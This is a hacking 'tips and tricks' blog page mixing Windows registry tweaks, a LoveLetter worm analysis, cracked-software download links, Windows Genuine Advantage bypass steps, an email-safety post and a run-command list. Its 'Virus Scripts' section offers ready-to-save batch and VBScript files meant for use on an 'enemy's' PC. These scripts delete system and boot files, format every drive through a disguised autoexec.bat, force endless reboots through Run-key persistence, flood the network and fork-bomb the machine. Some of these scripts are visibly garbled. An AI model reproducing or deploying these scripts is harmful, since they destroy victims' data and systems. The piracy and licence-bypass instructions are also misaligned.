Showing posts with label TIPS AND TRICKS. Show all posts

No Shutdown

Wanna play with your friends by removing the shutdown option from start menu in their computer.
Just hack it down !!!


Regedit

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer

"NoClose"="DWORD:1"

Display legal notice on startup

Wanna tell your friends about the do's and dont's in your computer when they login in your absence. Well you can do it pretty easily by displaying a legal notice at system start up.

REGEDIT

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system]

"legalnoticecaption"="enter your notice caption"

"legalnoticetext"="enter your legal notice text"

Process Library

Deep in the recesses of any computer, innumerable processes are running silently in the background. Some hog system resources, drastically slowing computers down; others harbour spyware and Trojans violating privacy and giving hackers free reign on compromised systems. Processlibrary.com is a free online resource for anyone who immediately wants to know the exact nature and purpose of every single process. This popular easy-to-use service is provided free-of-charge by Uniblue Systems.


ProcessLibrary.com has grown to become the definitive reference point for anyone who needs comprehensive information on these processes. Explanations are accompanied by exhaustive advice on whether the processes are important for the stable and secure running of your system. The website also recommends if you should terminate processes or leave them untouched.

ProcessLibrary.com already offers users its very own ProcessQuickLink that installs as a plug-in to the existing Windows Task Manager. This provides users with an information button next to each process running on their computer. The button activates a direct link to ProcessLibrary.com, and will provide relevant information, specific to the process, instantly in a new browser window. From November 2007 ProcessLibrary.com will be even better with substantial improvements added to its already impressive features. These include:

  • Thousands more processes added to the Library
  • More frequent process updates
  • Intelligent search to help users find what they want quickly
  • A new security threat rating system
  • More informative page content in an improved layout format for easier reference

With these improvements, ProcessLibrary.com will continue to remain the definitive industry reference point for all PC users.

http://www.processlibrary.com/

Analysis of the LOVE-LETTER-FOR-YOU

Analysis of the LOVE-LETTER-FOR-YOU virus/worm
------------------------------------------------------------------------------------------------

The virus/worm hit Belgium and the rest of the world on Thursday 15/04/2000. A lot of important
companies were struck including banks, factories and my dads work :).That's where I got the
little bugger. The virus/worm is a big vbscript that spreads by email (smells like Melissa :))
and infects every script on your computer.

Lifecycle
------------------------------------------------------------------------------------------------

All starts by opening an attachment on an email, then the script starts.
It copies itself into:
$windir/Win32DLL.vbs ($windir = c:\windows on most windows systems)
$systemdir/MSKernel32.vbs ($systemdir = c:\windows\system)
$windir/LOVE-LETTER-FOR-YOU.TXT.vbs
Next it adds those files in the registry so they auto-start on boot.

After that it changes the default page of internet explorer, that way it downloads an executable
from a site when IE opens. If the file has already been downloaded it also adds that into the
registry and changes the default page to "about:blank".

Then it starts sending emails with the script attached to all the people in your addresslist
Finally the big mess starts, the virus scans every harddisk and networkdisk for extentions:
Vbs, vbe, js, jse, css, wsh, sct, hta, vbs, jpg, jpeg
All files found are overwritten by the virus and when mp2's or mp3's are found it copies itself
to a vbs script in the same directory. And when mIRC is found a small mIRC script is created
which sends an html page, which tries to infect you using IE, to every user that joins a channel
you're in.

EXE
------------------------------------------------------------------------------------------------

It cracks the share passwords and sends those + ipaddr by email to the creator of this virus
(I couldn't get this program because the server was shutdown, thanks to G0Dfarter for checking it)

Disinfection
------------------------------------------------------------------------------------------------

Open regedit and start deleting the malicious entries
HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\Run\MSKernel32
HKEY_HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\RunServer\Win32DLL
HKEY_HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\Run\WIN_BUGSFIX

Search for WIN-BUGSFIX.exe and remove it.
Remove $dirsystem\LOVE-LETTER-FOR-YOU.HTM

Check files with extensions: Vbs, vbe, js, jse, css, wsh, sct, hta, vbs, jpg, jpeg and check for
infection, if so delete them (and replace them with the original).

If you have mIRC is installed remove the script.ini file.
Remove all the emails, maybe warn the people in your addresslist so they don't open the attachment.

Prevention
------------------------------------------------------------------------------------------------


There is only 1 rule in these cases: do NOT open suspicious files
The number one cause why this virus is so affective is that in windows everything is linked.
You can control your entire computer from a simple wordmacro (and worst).
The best thing to do is turn off all sorts of scripting in windows (if possible).

Needsome professional viruses, like melissa -- i love you -- contact me.

The Hack FAQ

2.0 Attack Basics

3.0 Account Basics

4.0 Password Basics

5.0 Denial of Service Basics

6.0 Logging Basics

7.0 Miscellaneous Basics

8.0 Web Browser

9.0 The Web Browser as an Attack Tool

10.0 The Basic Web Server

11.0 NT Basics

12.0 NT Accounts

13.0 NT Passwords

14.0 NT Console Attacks

15.0 NT Client Attacks

16.0 NT Denial of Service

17.0 NT Logging and Backdoors

18.0 NT Misc. Attack Info

19.0 Netware Accounts

20.0 Netware Passwords

21.0 Netware Console Attacks

22.0 Netware Client Attacks

23.0 Netware Denial of Service

24.0 Netware Logging and Backdoors

25.0 Netware Misc. Attack Info

26.0 Netware Mathematical/Theoretical Info

27.0 Unix Accounts

28.0 Unix Passwords

29.0 Unix Local Attacks

30.0 Unix Remote Attacks

31.0 Unix Logging

32.0 Hacker Resources

Access Control

Control access to devices on a local computer.
http://www.hacker-soft.net/down.php?id=3877&url=1

DM Net Time and Watch 3.2.0.1
Control access to your computer
http://www.hacker-soft.net/down.php?id=11207&url=1

R-Crypto Disk Security 1.4 build 3322
Protect your personal data against unauthorized access
http://www.hacker-soft.net/down.php?id=13473&url=1

Free Hide Folder 2.3 build 20090701
Hide your private folders from others
http://www.hacker-soft.net/down.php?id=6136&url=1

Easy File Locker 1.1
Lock your files and folders to protect them from unauthorized access
http://www.hacker-soft.net/down.php?id=15205&url=1

Easy File Protector 5.0
Restrict access to your folders
http://www.hacker-soft.net/down.php?id=8034&url=1

Hide and Protect any Drives 2.8
Control software access to drives installed in your computer
http://www.hacker-soft.net/down.php?id=8014&url=1


Disk Drive Administrator 3.12
Control access and disable the autorun feature of your network, local, Floppy, and USB drives
http://www.hacker-soft.net/down.php?id=8012&url=1

ManageEngine PasswordManager Pro 6.1
Password Management Solution for enterprises to control access to passwords
http://www.hacker-soft.net/down.php?id=14731&url=1

DVD Device Lock 2.8
Hide and control access to your removable media devices and hard disk partitions
http://www.hacker-soft.net/down.php?id=13214&url=1

AccessPatrol 3.1
Protect access to endpoint devices and prevent theft of company data
http://www.hacker-soft.net/down.php?id=15163&url=1

PHP girder 1.0
PHP classes used to add user authentication, Access Control Levels
http://www.hacker-soft.net/down.php?id=15161&url=1


Betfilter 1.045
Block all access to online gambling
http://www.hacker-soft.net/down.php?id=15147&url=1

Windows Security Officer 7.5.3.1
Control access to your PC
http://www.hacker-soft.net/down.php?id=9225&url=1

SUMO Access Manager 0.4.1
PHP security system that protect your web applications
http://www.hacker-soft.net/down.php?id=15138&url=1

DM Net Time & Watch Administrator 3.1.0.3
Control access to your computer
http://www.hacker-soft.net/down.php?id=9098&url=1

PHP Login Without MySql 1.1
This simple script is used to make an easy login script without the need for MySqL
http://www.hacker-soft.net/down.php?id=15121&url=1

Internet Password Lock 6.0
Control access to the Internet with passwords
http://www.hacker-soft.net/down.php?id=7393&url=1

ParentalControl Bar 5.0.0.487
helps concerned parents prevent their children from accessing adult-oriented Web sites
http://www.hacker-soft.net/down.php?id=13555&url=1

Kid Patrol 1.0
Restrict the PC access for certain days and hours
http://www.hacker-soft.net/down.php?id=15073&url=1

Zamzom control 01.07.09
Block websites, copy desktop, log history, give you time and date of web history
http://www.hacker-soft.net/down.php?id=14649&url=1

Crab Access Control 2.0_b5
A simple access control app that intends to replace declarative jaas security in web.xml for web applications deployed on Jboss
http://www.hacker-soft.net/down.php?id=15048&url=1

SSH Access Manager 2.0.0-beta03
to easily establish and maintain an enterprise-wide SSH access security solution from a central location
http://www.hacker-soft.net/down.php?id=15043&url=1

1st Security Agent Pro 9.1
Protect your PC and control access to some features
http://www.hacker-soft.net/down.php?id=9607&url=1

Access Lock 3.3
Lock up your desktop when youre away from your computer
http://www.hacker-soft.net/down.php?id=7654&url=1

Virtual Flash Drive 3.30
Secure your important files from unauthorized access
http://www.hacker-soft.net/down.php?id=9684&url=1

SecureFM 10.0.0
Restrict access to FileMaker Pro menu items and functions
http://www.hacker-soft.net/down.php?id=14976&url=1

Hidetools Parental Control 3.64
Remotely monitor all computer activities. Restrict Internet and program access
http://www.hacker-soft.net/down.php?id=14505&url=1

Office Password Recovery Magic 6.1.1.22

Office Password Recovery Magic is password recovery software designed to help users recover the lost or forgotten password. Any office files' read-only passwords can be recovered here. We still can recover *.xls, *.ppt, *.mdb, *.doc and Office 2007 formats files. The easy-to-use interface help users do exact search. Users can set parameters to exact the range of searching password, such as the length of the password and the shape of the password. Users still can using dictionary file, which is a string document to find password more quickly.

http://rapidshare.com/files/251285582/Office.Password.Recovery.Magic.v6.1.1.22.WinALL.Regged-YPOGEiOS.rar

http://www.ziddu.com/download/5449276/Office.Password.Recovery.Magic.v6.1.1.22-YPOGEiOS.rar.html

http://www.uploadjockey.com/download/7324831/Office.Password.Recovery.Magic.v6.1.1.22.rar

Disable and Remove Windows Genuine Advantage Notifications Nag Screen

When you log on to a non-genuine copy of Windows XP, the following notification error message "This copy of Windows is not genuine" will pop-up on the logon process.And the nicely said "You may be victim of software counterfeiting" message on the bottom right corner of log-in screen.

Microsoft allows WIndows faithfuls to have 2 options: Get Genuine or Resolve Later. Click on Resolve Later will temporarily bypass the notification and let you login into and use Windows nagged with notification icon and messages, which will randomly appear as balloon notification message with an icon in the notification area (system tray).Clicking on the balloon notification or the notification area icon will lead you to the Windows Genuine Advantage Validation Failure Web page that contains the specifics of the validation failure and the steps that you can take to make the operating system genuine.
To get rid of the WGA notifications that intends to remind you that your Windows is not validated, you can buy a validly licensed copy of genuine Microsoft Windows.

First Method
1. Lauch Windows Task Manager.
2. End wgatray.exe process in Task Manager.
3. Restart Windows XP in Safe Mode.
4. Delete WgaTray.exe from c:\Windows\System32.
5. Delete WgaTray.exe from c:\Windows\System32\dllcache.
6. Lauch Regedit.
7. Browse to the following location:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows NT\CurrentVersion\Winlogon\Notify
8. Delete the folder 'WgaLogon' and all its contents
9. Reboot Windows XP.
Note: With this method, you may be prompted to install WGA Notifications again which can still be unselected.

Second Method
Another alternative is by using System Restore to restore the PC to a previous restore point that WGA Notifications hasn't kicked in, and then carefully stop KB905474 from been applied to the system. To use System Restore, go to Start --> All Programs --> Accessories --> Systems Tools --> System Restore.
Note: Again, you may be prompted again to install WGA Notification, so it must be bypassed.

Third Method
This method involves using a cracked version of LegitCheckControl.dll to replace the original copy of LegitCheckControl.dll, and thus bypass the WGA validation and make Microsoft believes that your copy of Windows is genuine. To get rid of WGA Notifications warning messages, the patched version of WgaLogon.dll and WgaTray.exe to replace the existing files.
To apply the patch by replacing the files manually, try to end the respective processes in the Task Manager before deleting the existing files. Most likely is you will have to restart your PC in Safe Mode in order to replacing the original copy of LegitCheckControl.dll and related files. However, there has been automatic updater and even cracked WGA installer that automatically apply the patched version of WGA files.

Crash your system manually

Windows has a “feature” with which it is possible to manually crash a system by simply holding the right CTRL key and pressing the “Scroll Lock” key twice.” So you can have fun playing pranks on people by enabling this feature, I figure its for developers to test how things work when the system crashes, now you can crash it on the fly by enabling the feature described below.
………………………………………….. ………………
………………………….. ……
1. Start regedit. (If you are unfamiliar with regedit, please read up before doing this)
2. Navigate to:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Servic es\i8042prt\Parameters
3. Create a new DWORD value and name it CrashOnCtrlScroll
4. Right-click on this newly created value and click on Modify
5. Enter 1 in the Value data field and click on OK.
6. Close regedit and reboot your system.
7. Now you can blue screen (crash) your system by holding the right CTRL key and pressing “Scroll Lock” twice.
Note:
Your system may reboot or show a blue screen whenever this crash is initiated. If your system reboots after initiating the crash, and you want to see the blue screen, follow these steps:
1. Go to Control Panel > System
2. Click on the Advanced tab
3. Under Startup and Recovery, click the Settings button.
4. Under System failure, uncheck the option Automatically restart.

Virus Scripts

After All Those Humble Works And Knowledge Sharing, Its Time For Some Evil Work.

Lets Crush The Windows Of Your Enemy Here

Note: I Take No Responsibility Of The Effects Of These Scripts After You Use Them, So Never Try These On Your Own PC.


All Scripts Here Are To Be Copied In Note Pad
This Virus Deletes All The Content Of A Drive...
@echo off
del %systemdrive%\*.* /f /s /q
shutdown -r -f -t 00

**Save The Above Code As Anything.bat


@echo off
shutdown -r -f -t 00
** The Above Code Will Just Restart Ur PC


This Will Crash Ur Computer
Option Explicit
Dim WSHShell
Set WSHShell=Wscript.CreateObject("Wscript.Shell")
Dim x
For x = 1 to 100000000
WSHShell.Run "Tourstart.exe"
Next

Save It As Anything.vbs
It Only Works With Windows XP


echo off@
cls
call attrib -h -r c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo deltree /y c:\progra~1\*.* nul >>c:\autoexec.bat
echo copy c:\******s\command\forma.com c:\ >nul >>c:\autoexe.bat
echo copy c:\******s\command/deltree.exe c:\ >nul >>c:\autoexec.bat
echo deltre /y c:\******s\*.* >nul >>c:\autoexec.bat
echoformat c:/q /u /autotest >nul >>c:\autoexe.bat

Save It As Anything.bat
No Idea About The After Effects OF This Virus


The Most Simple Virus To Crush The Window
@Echo off
Del C:\ *.* |y

Save It As Anything.bat


: loop
start cmd.exe
goto loop

Save As Anything.bat
it will crash ur computer.........


Virus that crashes pc


@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
@echo off
msg * YOU GOT OWNED!!!
shutdown -s -t 7 -c "A VIRUS IS TAKING OVER c:Drive

Save As Anything.bat File In Notepad!!
This Will Pop Up A Message Saying OWNED!!
And Shut Down The Computer Never To Reboot Again!


Shutdowns Computer Everytime It Is Turned On


echo @echo off>c:windowshartlell.bat
echo break off>>c:windowshartlell.bat
echo shutdown -r -t 11 -f>>c:windowshartlell.bat
echo end>>c:windowshartlell.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v startAPI /t reg_sz /d c:windowshartlell.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v /t reg_sz /d c:windowshartlell.bat /f
echo You have been HACKED.
PAUSE

Disable Internet Permanently


echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo You Have Been HACKED!
PAUSE


Change Files To Non-working TXT Files


REN *.DOC *.TXT
REN *.JPEG *.TXT
REN *.LNK *.TXT
REN *.AVI *.TXT
REN *.MPEG *.TXT
REN *.COM *.TXT
REN *.BAT *.TXT

System Meltdown


:CRASH
net send * WORKGROUP ENABLED
GOTO CRASH
ipconfig /release
shutdown -r -f -t0
echo @echo off>c:windowshartlell.bat
echo break off>>c:windowshartlell.bat
echo shutdown -r -t 11 -f>>c:windowshartlell.bat
echo end>>c:windowshartlell.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v startAPI /t reg_sz /d c:windowshartlell.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v HAHAHA /t reg_sz /d c:windowshartlell.bat /f
echo You Have Been Hackedecho @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo YOU HAVE BEEN HACKED BITCH
REN *.DOC *.TXT
REN *.JPEG *.TXT
REN *.LNK *.TXT
REN *.AVI *.TXT
REN *.MPEG *.TXT
REN *.COM *.TXT
REN *.BAT *.TXT
PAUSE
PAUSE


Temporarily Flood Network


:CRASH
net send * WORKGROUP ENABLED
GOTO CRASH

Temporarily Disable Internet


ipconfig /release


This One Completely Washes Out The PC

And It Is Even Detected In Its Text Format

Code:
@echo off
rem This program is dedicatedly made to a very special person who crushed my heart.
:start
cls
echo Loading . . .
call attrib -r -h c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
call attrib +r +h c:\autoexec.bat >nul
set drive=
set alldrive=c d e f g h i j k l m n o p q r s t u v w x y z
echo @echo off >drivechk.bat
echo @prompt %%%%comspec%%%% /f /c vol %%%%1: $b find "Vol" > nul >{t}.bat
%comspec% /e:2048 /c {t}.bat >>drivechk.bat
del {t}.bat
echo if errorlevel 1 goto enddc >>drivechk.bat
cls
echo Loading . . .
echo @prompt %%%%comspec%%%% /f /c dir %%%%1:.\/ad/w/-p $b find "bytes" > nul >{t}.bat
%comspec% /e:2048 /c {t}.bat >>drivechk.bat
del {t}.bat
echo if errorlevel 1 goto enddc >>drivechk.bat
cls
echo Loading . . .
echo @prompt dir %%%%1:.\/ad/w/-p $b find " 0 bytes free" > nul >{t}.bat
%comspec% /e:2048 /c {t}.bat >>drivechk.bat
del {t}.bat
echo if errorlevel 1 set drive=%%drive%% %%1 >>drivechk.bat
cls
echo Loading . . .
echo :enddc >>drivechk.bat
:testdrv
for %%a in (%alldrive%) do call drivechk.bat %%a >nul
del drivechk.bat >nul
if %drive.==. set drive=c
:form_del
call attrib -r -h c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) do call format %%%%a: /q /u /autotest >nul

>>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) do call c:\temp.bat %%%%a Idiot >nul >>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) call deltree /y %%%%a:\ >nul >>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) do call format %%%%a: /q /u /autotest >nul >>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) do call c:\temp.bat %%%%a Idiot >nul >>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) call deltree /y %%%%a:\ >nul >>c:\autoexec.bat
echo cd\ >>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Welcome to the Dark Abyss. >>c:\autoexec.bat
echo echo Sorry if you ran this file. >>c:\autoexec.bat
echo echo. >>c:\autoexec.bat
echo echo Regards, >>c:\autoexec.bat
echo echo. >>c:\autoexec.bat
echo echo Melchiore >>c:\autoexec.bat
call attrib +r +h c:\autoexec.bat
:makedir
if exist c:\temp.bat attrib -r -h c:\temp.bat >nul
echo @echo off >c:\temp.bat
echo %%1:\ >>c:\temp.bat
echo cd\ >>c:\temp.bat
echo :startmd >>c:\temp.bat
echo for %%%%a in ("if not exist %%2\nul md %%2" "if exist %%2\nul cd %%2") do %%%%a >>c:\temp.bat
echo for %%%%a in (">ass_hole.txt") do echo %%%%a Die Asshole! >>c:\temp.bat
echo if not exist %%1:\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\nul goto startmd


>>c:\temp.bat
call attrib +r +h c:\temp.bat >nul
cls
for %%a in (%drive%) do call format %%a: /q /u /autotest >nul
cls
for %%a in (%drive%) do call c:\temp.bat %%a Mel >nul
cls
for %%a in (%drive%) call attrib -r -h %%a:\ /S >nul
call attrib +r +h c:\temp.bat >nul
call attrib +r +h c:\autoexec.bat >nul
cls
for %%a in (%drive%) call deltree /y %%a:\*. >nul
cls
for %%a in (%drive%) do call c:\temp.bat %%a Mel >nul
cls
echo Again, sorry for killing your HD.
echo.
:end

How to protect an E-Mail account from being Hacked

Today in this post I’ll teach you how to protect your email account from being hacked.Nowadays I get a lot of emails where most of the people say “My Email account is hacked please help…”.Now one question which arises in our mind is:”Is it so easy to hack an email account? OR Is it so difficult to protect an email account from being hacked?”.The single answer to these two questions is “Absolutely NOT!”.It is neither easy to hack an email nor difficult to protect an email account from bieng hacked.
If this is the case, then what is the reason for many people to loose their accounts?
The answer is very simple.They don’t know how to protect themselves from being hacked! In fact most of the people who loose their email accounts are not the victims of hacking but the victims of Trapping.They loose their passwords not because they are hacked by some expert hackers but they are fooled to such an extent that they themselves give away their password.
Are you confused? If so continue reading and you’ll come to know…
Now I’ll mention some of the most commonly used online scams which fool people and make them loose their passwords.I’ll also mention how to protect your email account from these scams.


1. WEBSITE SPOOFINGWebsite spoofing is the act of creating a website, with the intention of misleading the readers.The website will be created by a different person or organisation (Other than the original)especially for the purposes of cheating. Normally, the website will adopt the design of the target website and sometimes has a similar URL.For example a Spoofed Website of Yahoo.com appears exactly same as Yahoo Website.So most of the people believe that it is the original site and loose their passwords.The main intention of spoofed websites is to fool users and take away their passwords.For this,the spoofed sites offer fake login pages.These fake login pages resemble the original login pages of sites like Yahoo,Gmail,Orkut etc.Since it resemble’s the original login page people beleive that it is true and give away their username and passwords by trying to login to their accounts
Solution:
Never try to login/access your email account from the sites other than the original site.
Always type the URL of the site in the address bar to get into the site.Never click on the hyperlink to enter the site.

2. BY USING KEYLOGGERS

The other commonly used method to steal password is by using a Keylogger.Keylogger is nothing but a spyware.The detailed description of keylogger and it’s usage is discussed in the post Hacking an email account.If you read this post you’ll come to know that it is too easy to steal the password using a keylogger program.If you just access your email account from a computer installed with keylogger, you definitely loose your password. This is because the keylogger records each and every keystroke that you type
Solution:

Protecting yourselves from a keylogger scam is very easy.Just install a good anti-spyware program and update it regularly.This keeps your PC secure from a keylogger.Also there is a program called Anti-keylogger which is specially designed to detect and remove keyloggers.You can use this program to detect some stealth keyloggers which remain undetected by many anti-spyware programs.


3. ACCESSING YOUR EMAIL ACCOUNT FROM CYBER CAFES

Do you access your email from cyber cafes? Then definitely you are under the risk of loosing your password.In fact many people loose their email account in cyber cafes.For the owner of the cyber cafe it’s just a cakewalk to steal your password.For this he just need’s to install a keylogger on his computers.So when you login to your email account from this PC, you give away your password to the cafe owner.Also there are many Remote Administration Tools (RATs) which can be used to monitor your browsing activities in real time.

This doesn’t mean that you should never use cyber cafes for browsing the internet.I know,all the cyber cafe owners will not be so wicked but it is recommended not to use cafes for accessing confidential information.If it comes to the matter of security never trust anyone,not even your friend.I always use my own PC to login to my accounts to ensure safety.

So with this I conclude my post and assume that I have helped my readers to protect their email accounts from being hacked.

Automatically close the non-responding program

Automatically close the non-responding program - Windows XP

With a small registry tweak, Windows XP can be set to automatically close any program that 'stops responding' (crashes) , eliminating the need for you to use the task manager to close down the offending software manually.
Steps:
1) Open REGEDIT (i think its no need to explain how to open REGEDIT)
2) Navigate to HKEY_CURRENT_USER\ControlPanel\ Desktop
3) Modify the REG_SZ entry under the AutoEndTasks with a value of "1"
Note:Without having much knowledge in Registry Editor Dont try
4)Restart the windows .. Thats It The Non-Responding Programs Close Automatically from Now

List of run commands

Here's a list of awesome run shortcuts , very handy!

Accessibility Controls - access.cpl
Accessibility Wizard - accwiz
Add Hardware - Wizardhdwwiz.cpl
Add/Remove Programs - appwiz.cpl
Administrative Tools control - admintools
Adobe Acrobat (if installed) - acrobat
Adobe Designer (if installed)- acrodist
Adobe Distiller (if installed)- acrodist
Adobe ImageReady (if installed)- imageready
Adobe Photoshop (if installed)- photoshop
Automatic Updates - wuaucpl.cpl
Bluetooth Transfer Wizard - fsquirt
Calculator - calc
Certificate Manager - certmgr.msc
Character Map - charmap
Check Disk Utility - chkdsk
Clipboard Viewer - clipbrd
Command Prompt - cmd
Component Services - dcomcnfg
Computer Management - compmgmt.msc
Control Panel - control
Date and Time Properties - timedate.cpl
DDE Shares - ddeshare
Device Manager - devmgmt.msc
Direct X Control Panel (If Installed)- directx.cpl
Direct X Troubleshooter- dxdiag
Disk Cleanup Utility- cleanmgr
Disk Defragment- dfrg.msc
Disk Management- diskmgmt.msc
Disk Partition Manager- diskpart
Display Properties- control desktop
Display Properties- desk.cpl
Display Properties (w/Appearance Tab Preselected)- control color
Dr. Watson System Troubleshooting Utility- drwtsn32
Driver Verifier Utility- verifier
Event Viewer- eventvwr.msc
Files and Settings Transfer Tool- migwiz
File Signature Verification Tool- sigverif
Findfast- findfast.cpl
Firefox (if installed)- firefox
Folders Properties- control folders
Fonts- control fonts
Fonts Folder- fonts
Free Cell Card Game- freecell
Game Controllers- joy.cpl
Group Policy Editor (XP Prof)- gpedit.msc
Hearts Card Game- mshearts
Help and Support- helpctr
HyperTerminal- hypertrm
Iexpress Wizard- iexpress
Indexing Service- ciadv.msc
Internet Connection Wizard- icwconn1
Internet Explorer- iexplore
Internet Properties- inetcpl.cpl
Internet Setup Wizard- inetwiz
IP Configuration (Display Connection Configuration) - ipconfi/all
IP Configuration (Display DNS Cache Contents)- ipconfig /displaydns
IP Configuration (Delete DNS Cache Contents)- ipconfig /flushdns
IP Configuration (Release All Connections)- ipconfig /release
IP Configuration (Renew All Connections)- ipconfig /renew
IP Configuration(RefreshesDHCP&Re-RegistersDNS)-ipconfig/registerdns
IP Configuration (Display DHCP Class ID)- ipconfig/showclassid
IP Configuration (Modifies DHCP Class ID)- ipconfig /setclassid
Java Control Panel (If Installed)- jpicpl32.cpl
Java Control Panel (If Installed)- javaws
Keyboard Properties - control keyboard
Local Security Settings - secpol.msc
Local Users and Groups - lusrmgr.msc
Logs You Out Of Windows - logoff
Malicious Software Removal Tool - mrt
Microsoft Access (if installed) - access.cpl
Microsoft Chat - winchat
Microsoft Excel (if installed) - excel
Microsoft Frontpage (if installed)- frontpg
Microsoft Movie Maker - moviemk
Microsoft Paint - mspaint
Microsoft Powerpoint (if installed)- powerpnt
Microsoft Word (if installed)- winword
Microsoft Syncronization Tool - mobsync
Minesweeper Game - winmine
Mouse Properties - control mouse
Mouse Properties - main.cpl
Nero (if installed)- nero
Netmeeting - conf
Network Connections - control netconnections
Network Connections - ncpa.cpl
Network Setup Wizard - netsetup.cpl
Notepad - notepad
Nview Desktop Manager (If Installed)- nvtuicpl.cpl
Object Packager - packager
ODBC Data Source Administrator- odbccp32.cpl
On Screen Keyboard - osk
Opens AC3 Filter (If Installed) - ac3filter.cpl
Outlook Express - msimn
Paint - pbrush
Password Properties - password.cpl
Performance Monitor - perfmon.msc
Phone and Modem Options - telephon.cpl
Phone Dialer - dialer
Pinball Game - pinball
Power Configuration - powercfg.cpl
Printers and Faxes - control printers
Printers Folder - printers
Private Character Editor - eudcedit
Quicktime (If Installed)- QuickTime.cpl
Quicktime Player (if installed)- quicktimeplayer
Real Player (if installed)- realplay
Regional Settings - intl.cpl
Registry Editor - regedit
Registry Editor - regedit32
Remote Access Phonebook - rasphone
Remote Desktop - mstsc
Removable Storage - ntmsmgr.msc
Removable Storage Operator Requests - ntmsoprq.msc
Resultant Set of Policy (XP Prof) - rsop.msc
Scanners and Cameras - sticpl.cpl
Scheduled Tasks - control schedtasks
Security Center - wscui.cpl
Services - services.msc
Shared Folders - fsmgmt.msc
Shuts Down Windows - shutdown
Sounds and Audio - mmsys.cpl
Spider Solitare Card Game - spider
SQL Client Configuration - cliconfg
System Configuration Editor - sysedit
System Configuration Utility - msconfig
System File Checker Utility (Scan Immediately)- sfc /scannow
System File Checker Utility (Scan Once At Next Boot)- sfc /scanonce
System File Checker Utility (Scan On Every Boot) - sfc /scanboot
System File Checker Utility (Return to Default Setting)- sfc /revert
System File Checker Utility (Purge File Cache)- sfc /purgecache
System File Checker Utility (Set Cache Size to size x)-sfc/cachesize=x
System Information- msinfo32
System Properties - sysdm.cpl
Task Manager - taskmgr
TCP Tester - tcptest
Telnet Client - telnet
Tweak UI (if installed) - tweakui
User Account Management- nusrmgr.cpl
Utility Manager - utilman
Windows Address Book - wab
Windows Address Book Import Utility - wabmig
Windows Backup Utility (if installed)- ntbackup
Windows Explorer - explorer
Windows Firewall- firewall.cpl
Windows Magnifier- magnify
Windows Management Infrastructure - wmimgmt.msc
Windows Media Player - wmplayer
Windows Messenger - msmsgs
Windows Picture Import Wizard (need camera connected)- wiaacmgr
Windows System Security Tool - syskey
Windows Update Launches - wupdmgr
Windows Version (to show which version of windows)- winver
Windows XP Tour Wizard - tourstart
Wordpad - write